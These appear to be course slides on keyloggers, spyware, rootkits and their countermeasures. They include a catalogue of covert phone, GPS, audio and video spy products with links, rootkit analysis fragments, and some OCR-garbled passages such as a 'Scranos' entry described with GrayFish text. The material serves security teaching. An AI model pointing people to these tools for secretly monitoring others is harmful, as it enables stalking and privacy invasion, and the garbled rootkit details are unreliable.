The screenshot shows the Refog Keylogger application window. At the top, there's a menu bar with 'Record', 'Monitoring', 'Settings', 'Last 7 Days', 'Date Filter', 'Quick Look', 'Help', and a search bar. Below the menu is a table with columns for Date, Text, Document, Window, and Application. The table lists several entries from today at 16:12 to 16:16, showing typed text like 'www.refog.com/mac-key...', 'REFOG Keylogger Software...', and 'REFOG Keylogger Software...'. The sidebar on the left shows users: MBP.max, John Appleseed (with Typed Text, Screen Shots, Websites Visited, Applications, System Events), and Jane Appleseed (with Typed Text, Screen Shots, Websites Visited, Applications, System Events). A small preview window at the bottom shows a Mail message from John Appleseed with the subject 'Typed Text' and the body 'Hi! What's up? It's been awhile but now I'm ready to move on...'. The status bar at the bottom right says 'Event: 8 of 8'.



Spyrix Keylogger For Mac OS
<http://www.spyrix.com>



Elite Keylogger for Mac
<https://www.elite-keylogger.net>



Aobo Mac OS X Keylogger
<https://www.easemon.com>



KidLogger for MAC
<http://kidlogger.net>



Perfect Keylogger for Mac
<https://www.blazingtools.com>

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

- | | |
|---|--|
|  1 Drive-by download |  4 Piggybacked software installation |
|  2 Masquerading as anti-spyware |  5 Browser add-ons |
|  3 Web browser vulnerability exploits |  6 Cookies |

Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent

Spytech SpyAgent allows you to **monitor everything** users do on your computer

The screenshot shows the main interface of Spytech SpyAgent. At the top, there's a navigation bar with links for Program Options, Log Actions, Reports, Setup Wizard, and Help. Below the navigation bar is a lock icon and a link to 'Click Here for Ordering Information'. The main area features several activity logs displayed in cards:

- Keyboard & Mouse:** 20 Keys Last Session
- Windows Viewed:** 14 Windows Logged
- Program Usage:** 90 Applications Logged
- Screenshots:** 24 Screenshots Logged
- Events Timeline:** 348 Events Logged
- Files & Documents:** 1158 File Events Logged
- Computer Usage:** 2 Sessions Logged
- Mic & Webcam:** 0 Captures Logged
- E-Mail Activity:** 0 E-Mails Logged
- Website Usage:** 10 Websites Logged
- Internet Activities:** 326 Connections Logged
- Chat & Social:** 0 Activities Logged

At the bottom, there are two buttons: 'View Most Popular Activities Summary' and 'View Day & Hour Activity Graphs'. A large 'Start Monitoring' button is at the very bottom left. A status message at the bottom right says 'Monitoring Stopped. Click "Start Monitoring" to Resume.'

<https://www.spytech-web.com>

Power Spy

Power Spy **secretly monitors and records all activities** on your computer

The screenshot shows the 'Log View - Windows Opened 11 record(s)' window. On the left, there are dropdown menus for 'Select User:' (set to 'Admin') and 'Select Log Type:' (set to 'Windows Opened'). The main pane displays a table of log entries:

Timestamp	User Name	Content
7/19/2019 9:30:45 AM	Admin	Internet Banking Net Banking Online Banking Personal Banking Services - 10000000000000000000000000000000 - Microsoft Edge
7/19/2019 9:30:42 AM	Admin	100000 netbanking - Google Search - Microsoft Edge
7/19/2019 9:30:35 AM	Admin	Google - Microsoft Edge
7/19/2019 9:30:26 AM	Admin	Start Using Power Spy Software - Microsoft Edge
7/19/2019 9:26:33 AM	Admin	Internet Banking Net Banking Online Banking Personal Banking Services - 10000000000000000000000000000000 - Microsoft Edge
7/19/2019 9:26:31 AM	Admin	Internet Banking Net Banking Online Banking Personal Banking Services - 10000000000000000000000000000000 - (Not respons
7/19/2019 9:26:26 AM	Admin	Internet Banking Net Banking Online Banking Personal Banking Services - 10000000000000000000000000000000 - Microsoft Edge
7/19/2019 9:26:24 AM	Admin	20000 netbanking - Google Search - Microsoft Edge
7/19/2019 9:26:11 AM	Admin	Google - Microsoft Edge
7/19/2019 9:26:04 AM	Admin	New tab - Microsoft Edge
7/19/2019 9:26:02 AM	Admin	Start Using Power Spy Software - Microsoft Edge

Below the table, detailed information is shown for the first entry:

Timestamp: 7/19/2019 9:30:45 AM
User Name: Admin
Content: Internet Banking | Net Banking | Online Banking | Personal Banking Services - 10000000000000000000000000000000 - Microsoft Edge

At the bottom, there are buttons for Keyword, Search, Previous, Next, Delete, Delete All, and Export.

<http://ematrixsoft.com>

Spyware Tools

Desktop and Child Monitoring Spyware



ACTIVTrak
<https://activtrak.com>



Veriato Cerebral
<https://www.veriato.com>



NetVizor
<https://www.netvizor.net>



SoftActivity Monitor
<https://www.softactivity.com>



SoftActivity TS Monitor
<https://www.softactivity.com>

USB Spyware



USB Analyzer
<https://www.eltima.com>



USB Monitor
<https://www.hhdsoftware.com>



USBDevview
<https://www.nirsoft.net>



Advanced USB Port Monitor
<https://www.agisoft.com>



USB Monitor Pro
<http://www.usb-monitor.com>

Audio Spyware



Spy Voice Recorder
<http://www.mysuperspy.com>



Spy Audio Listening Device
<https://www.securityplanet.co>



Spy USB Voice Recorder
<https://www.securityplanet.co>



Voice Activated Flash Drive Voice Recorder
<https://www.spytec.com>



Audio Spyware Snooper
<https://www.snooper.se>

Spyware Tools (Cont'd)

Video Spyware



Movavi Video Editor
<https://www.movavi.com>



Free2X Webcam Recorder
<http://www.free2x.com>



iSpy
<https://www.ispyconnect.com>



NET Video Spy
<https://www.sarbash.com>



Eyeline Video Surveillance Software
<https://www.nchsoftware.com>

Telephone/Cellphone Spyware



Phone Spy
<https://www.phonespysoftware.com>



XNSPY
<https://xnspy.com>



iKeyMonitor
<https://ikeymonitor.com>



OneSpy
<https://onespy.com>



TheTruthSpy
<https://thetruthspy.com>

GPS Spyware



Spyera
<https://spyera.com>



mSpy
<https://www.mspy.com>



MOBILE SPY
<http://www.mobile-spy.com>



MobiStealth
<https://www.mobistealth.com>



FlexiSPY
<https://www.flexispy.com>

How to Defend against Keyloggers

- 1 Use pop-up blockers and avoid opening junk emails
- 2 Install anti-spyware/antivirus programs and keep the signatures up to date
- 3 Install professional firewall software and anti-keylogging software
- 4 Recognize phishing emails and delete them
- 5 Regularly update and patch system software
- 6 Do not click on links in unwanted or doubtful emails that may point to malicious sites
- 7 Use keystroke interference software, which inserts randomized characters into every keystroke
- 8 Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
- 9 Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
- 10 Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
- 11 Use an automatic form-filling password manager or virtual keyboard to enter your username and password
- 12 Use software that frequently scans and monitors the changes in the system or network

How to Defend against Keyloggers (Cont'd)


Hardware Keylogger Countermeasures

- 1 Restrict physical access to sensitive computer systems
- 2 Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
- 3 Use encryption between the keyboard and its driver
- 4 Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
- 5 Use an on-screen keyboard and click on it using a mouse
- 6 Periodically check the video monitor cables to detect the presence of hardware keyloggers
- 7 Setup video surveillance around the computer desk to detect the addition of malicious hardware
- 8 Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

Anti-Keyloggers

Zemana AntiLogger

Zemana AntiLogger detects the **malware** at the time it attacks your system rather than detecting it based on its **signature fingerprint**



The screenshot shows the Zemana AntiLogger software interface. At the top, it says "Zemana AntiLogger" and "System Scan". Below that, there's a section titled "Harmful objects detected!" with a message: "Please click 'Next' to apply selected actions". It shows a scan duration of "03:13". On the left, it says "Total 64878" and "Detected 11". A list of detected items is shown:

Rank	File Name	Type	Action
1.	mimilib.dll	Adware:Win32/AutoBulk.747518!EP	Quarantine
2.	mimikatz.exe	Adware:Win32/AutoBulk.747518!EP	Quarantine
3.	minidrv.sys	Adware:Win32/BulkHeur.9d6710!EP	Quarantine
4.	nhcrack-nosii.exe	Adware:Win32/Cronito Allarme	Quarantine

At the bottom, there are "Back" and "Next" buttons, and a red bar at the very bottom says "To ensure continued protection from PC threats, [Buy Now!](#)".



GuardedID

<https://www.strikeforcecpg.com>



KeyScrambler

<https://www.qfxsoftware.com>



Oxynger KeyShield

<https://www.oxynger.com>



Ghostpress

<https://schiffer.tech>



SpyShelter Free Anti-Keylogger

<https://www.spyshelter.com>

How to Defend against Spyware

- | | |
|--|--|
| 1 Try to avoid using any computer system that is not entirely under your control | 8 Install and use anti-spyware software |
| 2 Adjust the browser security settings to medium or higher for the Internet zone | 9 Perform web surfing safely and download cautiously |
| 3 Be cautious about suspicious emails and sites | 10 Do not use administrative mode unless it is necessary |
| 4 Enable the firewall to enhance the security level of the computer | 11 Keep your operating system up to date |
| 5 Regularly update the software and use a firewall with outbound protection | 12 Do not download free music files, screensavers, or smiley faces from the Internet |
| 6 Regularly check the task manager report and MS configuration manager report | 13 Beware of pop-up windows or web pages. Never click anywhere on these windows |
| 7 Regularly update virus definition files and scan the system for spyware | 14 Carefully read all disclosures, including the license agreement and privacy statement before installing any application |

Anti-Spyware

SUPERAntiSpyware

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications

The screenshot shows the SUPERAntiSpyware interface with the title bar "SUPERAntiSpyware Professional Trial (14 Days Remaining)". The main window displays "SUPERAntiSpyware Scan Results" with instructions to click checkboxes and continue to remove items. It lists two categories:

- Critical Threats**: [2 Items Found]
- Potentially Unwanted Programs/Settings**: [3 Items Found]

Below these sections, there is a large empty area for displaying scan results. At the bottom, there are buttons for "View Scan Log", "Continue", and "Cancel Scan".

<https://www.superantispyware.com>



Kaspersky Internet Security 2019

<https://support.kaspersky.com>



SecureAnywhere Internet Security Complete

<https://www.webroot.com>



Adaware Antivirus free

<https://www.adaware.com>



MacScan

<https://www.securemac.com>



Norton AntiVirus Plus

<https://norton.com>

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Popular Rootkits: LoJax and Scranos

LoJx

- LoJax is a type of **UEFI rootkit** that injects malware into the system and is automatically executed whenever the system starts up
 - It exploits UEFI that **acts as an interface** between the OS and the firmware

00000c380	0000 0000 0000 0000	8402 8000 801e 8011	*
00000c400	0048 001f 0408 0000	8030 8af4 f485 f884	E
00000c580	e785 2885 851d 0200	8040 8000 8000 8000	F
00000c600	0047 0080 0000 0000	8048 14b5 e5e3 d734	G
00000c780	8300 c9d4 c008 30de	c202 13b5 b3b5 b3b5	H
00000c880	0383 55b5 55a9 0207	1800 8600 8600 8600	*
00000c900	9087 0000 0000 0000	800f 800d f8a0 8001	I
00000c980	0000 0018 0000 0012	1200 8262 8314 8433	J

Scranos

- GrayFish is a Windows kernel rootkit that runs inside the Windows operating system and provides an effective mechanism, **hidden storage**, and malicious command execution while remaining invisible
 - It injects its malicious code into the **boot record** which handles the launching of Windows at each step



```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 28 Feb 2019 11:19:53 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.36
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 20 Feb 2019 11:11:45 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.36
```

Popular Rootkits: Horse Pill and Necurs

Horse Pill

- Horse Pill is a Linux kernel rootkit that resides inside the “**initrd**,” which it uses to infect the system and deceives the system owner with the use of **container primitives**
- It has three important parts; **klibc-horsepill.patch**, **horsepill_setopt**, and **horsepill_infect**

```
root@gtfo:~# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jul  8 16:47 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 net -> net:[4026531969]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 uts -> uts:[4026531838]
```

```
root@gtfo:/usr/src/linux# cat -n include/linux/proc_ns.h | grep -A2 -B8
PROC_PID_INIT_INO
31  /*
32   * We always define these enumerators
33   */
34 enum {
35     PROC_ROOT_INO      = 1,
36     PROC_IPC_INIT_INO  = 0xFFFFFFFFU,
37     PROC_UTS_INIT_INO  = 0xFFFFFFFFEU,
38     PROC_USER_INIT_INO = 0xFFFFFFFFDU,
39     PROC_PID_INIT_INO  = 0xFFFFFFFFCU,
40     PROC_CGROUP_INIT_INO= 0xFFFFFFFFBU,
41   };
```

Necurs

- Necurs contains backdoor functionality **allowing remote access** and control of the infected computer
- It monitors and filters **network activity** and has been observed to send spam and install rogue security software

```
HTTP POST /115/host.aspx HTTP/1.1 [application/octet-
Content-Type: application/octet-stream\r\n
Host: [REDACTED].com\r\n
Content-Length: 194\r\n
[Content length: 194]
```

```
70 00 26 cb fc cf 00 00 00 15 3d 1d 84 06 08 00 45 00
70 00 4f 3f 00 00 00 00 00 00 00 00 00 00 00 00 00
70 ff fd 04 7b 00 00 50 8a 81 31 e1 5f 2f 77 51 3d
70 ff ff 4c 51 00 00 00 50 4f 53 54 20 2f 69 69 70 2f
70 68 6f 73 74 2e 61 73 70 78 20 48 54 54 50 2f 31
70 31 0d 0d 04 43 6f 6e 74 65 68 74 2d 54 79 70 65
70 3a 20 61 70 70 6c 69 63 61 74 59 6f 66 2f 6f 63
70 74 65 74 2d 73 74 72 63 61 6d 0d 04 48 0f 73 74
70 3a 20 72 69 73 69 6d 70 2e 63 6f 6d 0d 04 a3 6f
70 69 70 65 73 2d 4c 65 69 67 69 6d 20 3d 70 3d
70 3d 4d 43 53 4d 43 53 4d 69 6f 66 6d 20 4d 69 6d
70 65 65 70 2d 41 66 69 76 65 0d 04 50 72 62 67 66
70 31 2a 20 66 6f 2d 63 61 63 68 65 0d 04 0d 04 5f
70 f5 32 03 ac 27 92 74 79 65 18 92 63 68 44 55 0d
70 f2 82 5e a9 1f 7a e2 85 ff 5b 73 63 aa 73 b4 28
70 cc 31 69 5e 76 02 54 5d ec 3d 82 ae 7a 5e 09 de
70 fb a0 1d 68 3f be 1c 14 17 61 51 9d bd e4 d4 3d
70 c4 5d 7d 67 77 8f 01 af 43 03 5b f2 0e 03 80 03
70 a6 c5 52 f4 79 3c 3d ba 60 07 db bc 96 ed 6a d5
70 27 41 d3 34 49 5a 3c 73 d3 51 de 30 db 91 23 38
```

```
Typedef struct NecursCmd {
    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

```
lea    eax, [ebp+CmdBufferLength]
push  eax           ; OUT_BufLen
lea    eax, [ebp+CmdBuffer]
push  eax           ; OUT_Buf
push  9CA1E108h    ; Skey2
push  0AFE8991Bh    ; Skey1
call  bNecurs_CmdSearchA
```

How to Defend against Rootkits

- 1 Reinstall OS/applications from a trusted source after backing up the critical data
- 2 Well-documented automated installation procedures need to be kept
- 3 Perform kernel memory dump analysis to determine the presence of rootkits
- 4 Harden the workstation or server against the attack
- 5 Educate staff not to download any files/programs from untrusted sources
- 6 Install network and host-based firewalls
- 7 Ensure the availability of trusted restoration media
- 8 Update and patch operating systems, applications, and firmware
- 9 Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
- 10 Regularly update antivirus and anti-spyware software
- 11 Avoid logging in to an account with administrative privileges
- 12 Adhere to the least privilege principle
- 13 Ensure the chosen antivirus software possesses rootkit protection
- 14 Do not install unnecessary applications and also disable the features and services not in use

Anti-Rootkits

GMER

GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.

GMER 2.0.18323 WINDOWS 6.1.7600 x64

Rootkit/Malware >>> |

Type	Name	Value
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!transition	ffff8000b9b840 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!translaten	ffff8000b9b844 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!ReceivePacket	ffff8000b9b920 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!SendPacket	ffff8000b9b924 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!Restore	ffff8000b9b950 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!Save	ffff8000b9b954 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!debuggerInitialize0	ffff8000b9b960 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\ntoskrnl.exe!0.COM.dll!Kd!debuggerSize1	ffff8000b9b964 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\nvud.dll!DDCM.dll!Kd!Restore	ffff8000b9b968 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateDir	ffff8000b9b972 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateDir0	ffff8000b9b976 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindConfig	ffff8000b9b980 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindMapiSp	ffff8000b9b984 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindStruct	ffff8000b9b988 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindDisplayS	ffff8000b9b992 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindDebugger	ffff8000b9b996 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindDbg	ffff8000b9b9a0 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!Kd!PrivateFindBugCheck	ffff8000b9b9a4 \SystemRoot\system32\kcom.dll [text]
IAT	C:\Windows\system32\kcom.dll!HAL.dll!AllocateRealTime	ffff8000b9b9a8 \SystemRoot\system32\kcom.dll [text]
Dev	Device\{0e1fde00-0000-0000-0000-000000000000}	ffff800156d480
Trace	ntoskrnl.exe CLASSPNP SY5 disk.sys >UNKNDWN [0xfffffa800156d6c0]<	ffff800156d480
Trace	1 nt!IoCallDriver > \Device\Harddisk0DR0 [0xfffffa8001354790]	ffff8001354790
Trace	3 CLASSPNP SY5!fffffa800156be70 > nt!IoCallDriver > \Device\Ide\DevicePOT0L0-0[0...]	ffff80012a5b80
Disk	\Device\Harddisk0DR0	ffff800156d480
Disk	\Device\Harddisk0DR0	ffff800156d480

TDL4@MBR code has been found
sector 0: rootkit-like behavior

OK

System Sections IAT/EAT Devices Trace I/O Modules Processes Threads Libraries Services Registry Files

Quick scan C:\ ADS

Show all Scan Copy Save ...

GMER 2.0.18323 WINDOWS 6.1.7600 x64

<http://www.gmer.net>



Stinger

<https://www.mcafee.com>



Avast Free Antivirus

<https://www.avast.com>



TDSSKiller

<https://usa.kaspersky.com>



Malwarebytes Anti-Rootkit

<https://www.malwarebytes.com>



Rootkit Buster

<https://www.trendmicro.com>

NTFS Stream Detectors

Stream Armor

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system

Stream Armor - www.SecurityXploded.com

Scan & Clean Malicious 'Alternate Data Streams'

Show Help About

Perform complete computer scan

C:\ Stop Scan

Now scanning: C:\Users\Admin\AppData\Local\Temp\1E58BC9F-54B6-4F84-BB26-17A72BA36C2\AP1-MS-W

Scanned: 1,361,173 folders, 33,745 files

Elapsed time: 00 hrs 02 min 41 sec

Results: 26 total 3 dangerous 2 suspicious 0 need analysis

Stream Name	Size	Stream Content Type	Threat Analysis Information	Type	File Date	Full Stream File Path
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\Intbcanc.exe.Zone.Identifier
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\bundle-20900-1
!em.txt	18 B	Unknown	Base file has multiple streams	File	22-07-2019	C:\Users\Admin\myfile.txt!em.txt
K.exe	30,691 B	Executable (EXE)	Executable Stream File, Right click and ...	File	22-07-2019	C:\Readme.btxx.exe
Siger.txt	26 B	Unknown	Base file has multiple streams	File	22-07-2019	C:\Users\Admin\myfile.txt!siger.txt
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\Users\Admin\Downloads\Ilyena_en_x64
K.exe	30,691 B	Executable (EXE)	Executable Stream File, Right click and ...	File	22-07-2019	C:\Users\Admin\Downloads\Ilyena.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\JavaSetUp022
K.exe	30,401 B	Executable (EXE)	Executable Stream File, Right click and ...	File	23-03-2019	C:\Users\Admin\Downloads\Java.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	26-06-2019	C:\Users\Admin\Downloads\ManageEngine
Zone.Identifier	26 B	Text File	Known Stream File	File	02-07-2019	C:\Users\Admin\Downloads\Int_bt_enum_off
Zone.Identifier	26 B	Text File	Known Stream File	File	24-06-2019	C:\Users\Admin\Downloads\SolarWinds-Orc
Zone.Identifier	26 B	Text File	Known Stream File	File	22-07-2019	C:\Users\Admin\Downloads\StreamArmor
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\irc.exe.Zone.1
Zone.Identifier	26 B	Text File	Known Stream File	File	14-02-2011	C:\Users\Admin\Downloads\StreamArmor\3
Zone.Identifier	26 B	Text File	Known Stream File	File	22-02-2003	C:\Users\Admin\Downloads\Int_bt_enum_off
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2018	C:\Users\Admin\Downloads\bundle-20900-1
Zone.Identifier	26 B	Text File	Known Stream File	File	10-05-2019	C:\Users\Admin\Downloads\Ilyena_en_x64
Zone.Identifier	26 B	Text File	Known Stream File	File	13-06-2016	C:\Users\Admin\Downloads\StreamArmor\5
Zone.Identifier	26 B	Text File	Known Stream File	File	27-08-2016	C:\Users\Admin\Downloads\StreamArmor\5
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2003	C:\Users\Admin\Downloads\Int_bt_enum_off

<https://securityxploded.com>

Scan Online Options Export



Stream Detector

<https://www.novirusthanks.org>



GMER

<http://www.gmer.net>



ADS Manager

<https://dmitrybrant.com>



ADS Scanner

<https://www.pointstone.com>



Streams

<https://docs.microsoft.com>

What is Steganography?

1


Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data

2

